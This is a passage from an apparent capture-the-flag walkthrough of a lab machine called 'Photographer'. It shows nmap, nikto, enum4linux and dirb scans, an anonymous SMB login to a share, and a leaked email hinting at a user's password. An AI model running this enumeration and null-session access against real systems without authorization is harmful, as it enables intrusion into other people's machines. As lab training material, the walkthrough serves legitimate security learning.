
TRACEROUTE
HOP RTT      ADDRESS
1   1.22 ms  192.168.36.141

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.22 seconds
kali@kali:~$
```

There are two services running on the target, web service and SAMBA. The probability while solving CTF challenges previously predicated me to try the web server first. So I ran a nikto scan.

```
kali@kali:~$ nikto -h 192.168.36.141
- Nikto v2.1.6
-----
+ Target IP:          192.168.36.141
+ Target Hostname:    192.168.36.141
+ Target Port:        80
+ Start Time:         2020-08-10 07:59:59 (GMT-4)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.1.1".
+ Server may leak inodes via ETags, header found with file /, inode: 164f, size: 5aaf04d7cd1a0, mtime: gzip
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7915 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2020-08-10 08:01:17 (GMT-4) (78 seconds)
-----
+ 1 host(s) tested
kali@kali:~$
```

I found nothing fruitful on the web server so I decided to test the SAMBA service. Kali Linux has many tools useful in SMB enumeration.



Let's use enum4linux first on the target.

```
kali@kali:~$ enum4linux 192.168.36.141
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Aug 10 08:03:41 2020
```

```
=====
| Target Information |
=====
```

```
Target ..... 192.168.36.141
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on 192.168.36.141 |
=====
```

```
[+] Got domain/workgroup name: WORKGROUP
```

```
=====
| Nbtstat Information for 192.168.36.141 |
=====
```

```
Looking up status of 192.168.36.141
    PHOTOGRAPHER    <00> -          B <ACTIVE>  Workstation Service
    PHOTOGRAPHER    <03> -          B <ACTIVE>  Messenger Service
    PHOTOGRAPHER    <20> -          B <ACTIVE>  File Server Service
    WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
    WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
```

```
MAC Address = 00-00-00-00-00-00
```

```
=====
| Session Check on 192.168.36.141 |
=====
```

```
[+] Server 192.168.36.141 allows sessions using username '', password ''
```

```
=====
| Getting domain SID for 192.168.36.141 |
=====
```

```
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```

```
=====
| OS information on 192.168.36.141 |
=====
```

```
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
```

```
[+] Got OS info for 192.168.36.141 from smbclient:
```

```
[+] Got OS info for 192.168.36.141 from srvinfo:
```

```
PHOTOGRAPHER    Wk Sv PrQ Unx NT SNT photographer server (Samba, Ubuntu)
platform_id     :      500
os version      :      6.1
server type     :      0x809a03
```

```
=====
| Users on 192.168.36.141 |
=====
```

```
Use of uninitialized value $users in print at ./enum4linux.pl line 874.
```

```
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 877.
```

```
Use of uninitialized value $users in print at ./enum4linux.pl line 888.
```

```
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 890.
```

```

=====
|   Share Enumeration on 192.168.36.141   |
=====
      Sharename      Type      Comment
      -----      -
      print$         Disk      Printer Drivers
      sambashare     Disk      Samba on Ubuntu
      IPC$           IPC       IPC Service (photographer server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

```

```

[+] Attempting to map shares on 192.168.36.141
//192.168.36.141/print$ Mapping: DENIED, Listing: N/A
//192.168.36.141/sambashare Mapping: OK, Listing: OK
//192.168.36.141/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*

```

```

=====
|   Password Policy Information for 192.168.36.141   |
=====

```

[E] Unexpected error from polenum:

[+] Attaching to 192.168.36.141 using a NULL share

[+] Trying protocol 139/SMB ...

[!] Protocol failed: Missing required parameter 'digestmod'.

[+] Trying protocol 445/SMB ...

[!] Protocol failed: Missing required parameter 'digestmod'.

[+] Retrieved partial password policy with rpcclient:

```

Password Complexity: Disabled
Minimum Password Length: 5

```

```

=====
|   Users on 192.168.36.141 via RID cycling (RIDS: 500-550,1000-1050)   |
=====

```

```

[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-3693138109-3993630114-3057792995
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\daisa (Local User)
S-1-22-1-1001 Unix User\agi (Local User)
[+] Enumerating users using SID S-1-5-21-3693138109-3993630114-3057792995 and logon username '', password ''
S-1-5-21-3693138109-3993630114-3057792995-500 *unknown*\*unknown* (8)
S-1-5-21-3693138109-3993630114-3057792995-501 PHOTOGRAPHER\nobody (Local User)
S-1-5-21-3693138109-3993630114-3057792995-502 *unknown*\*unknown* (8)
S-1-5-21-3693138109-3993630114-3057792995-503 *unknown*\*unknown* (8)
S-1-5-21-3693138109-3993630114-3057792995-504 *unknown*\*unknown* (8)
S-1-5-21-3693138109-3993630114-3057792995-505 *unknown*\*unknown* (8)

```

```

=====
|   Getting printer info for 192.168.36.141   |
=====

```

No printers returned.

enum4linux complete on Mon Aug 10 08:04:13 2020

The information enum4linux gathered about the target SMB server includes that the target SMB server is part of a WORKGROUP with name Photographer. It also allows SMB sessions with null username and password. It has one share enabled named SAMBASHARE. It also found two users "daisa" and "agi". The password policy information helps us in cracking passwords for the usernames if required. But first let's try to login without username and password using smbclient tool to access the sambashare.

```
kali@kali:~$ smbclient -U '' //192.168.36.141/sambashare
Enter WORKGROUP\'s password:
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0  Mon Jul 20 21:30:07 2020
..               D           0  Tue Jul 21 05:44:25 2020
mailest.txt      N          503  Mon Jul 20 21:29:40 2020
wordpress.bkp.zip N 13930308  Mon Jul 20 21:22:23 2020

                278627392 blocks of size 1024. 264268400 blocks available
smb: \> █
```

The login is successful. There are two files mailest.txt and wordpress.bkp.zip. The second file is very huge so let's first view the "mailest.txt" file.

```
Message-ID: <4129F3CA.2020509@dc.edu>
Date: Mon, 20 Jul 2020 11:40:36 -0400
From: Agi Clarence <agi@photographer.com>
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.1) Gecko/20020823 Netscape/7.0
X-Accept-Language: en-us, en
MIME-Version: 1.0
To: Daisa Ahomi <daisa@photographer.com>
Subject: To Do - Daisa Website's
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit

Hi Daisa!
Your site is ready now.
Don't forget your secret, my babygirl ;)
/tmp/smbmore.33xj6R (END)
```

It seems to be an email sent to a mail daisa@photographer.com from agi@photographer.com. Both are users in SMB. The mail content talks about a secret and it also says the site is ready. What is this secret the mail is talking about? I decided to run dirb tool on the website to see if it can find anything nikto missed.

```
---- Scanning URL: http://192.168.36.141/ ----
=> DIRECTORY: http://192.168.36.141/assets/
=> DIRECTORY: http://192.168.36.141/images/
+ http://192.168.36.141/index.html (CODE:200|SIZE:5711)
+ http://192.168.36.141/server-status (CODE:403|SIZE:279)

---- Entering directory: http://192.168.36.141/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://192.168.36.141/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Mon Aug 10 08:19:35 2020
DOWNLOADED: 4612 - FOUND: 2
kali@kali:~$ █
```

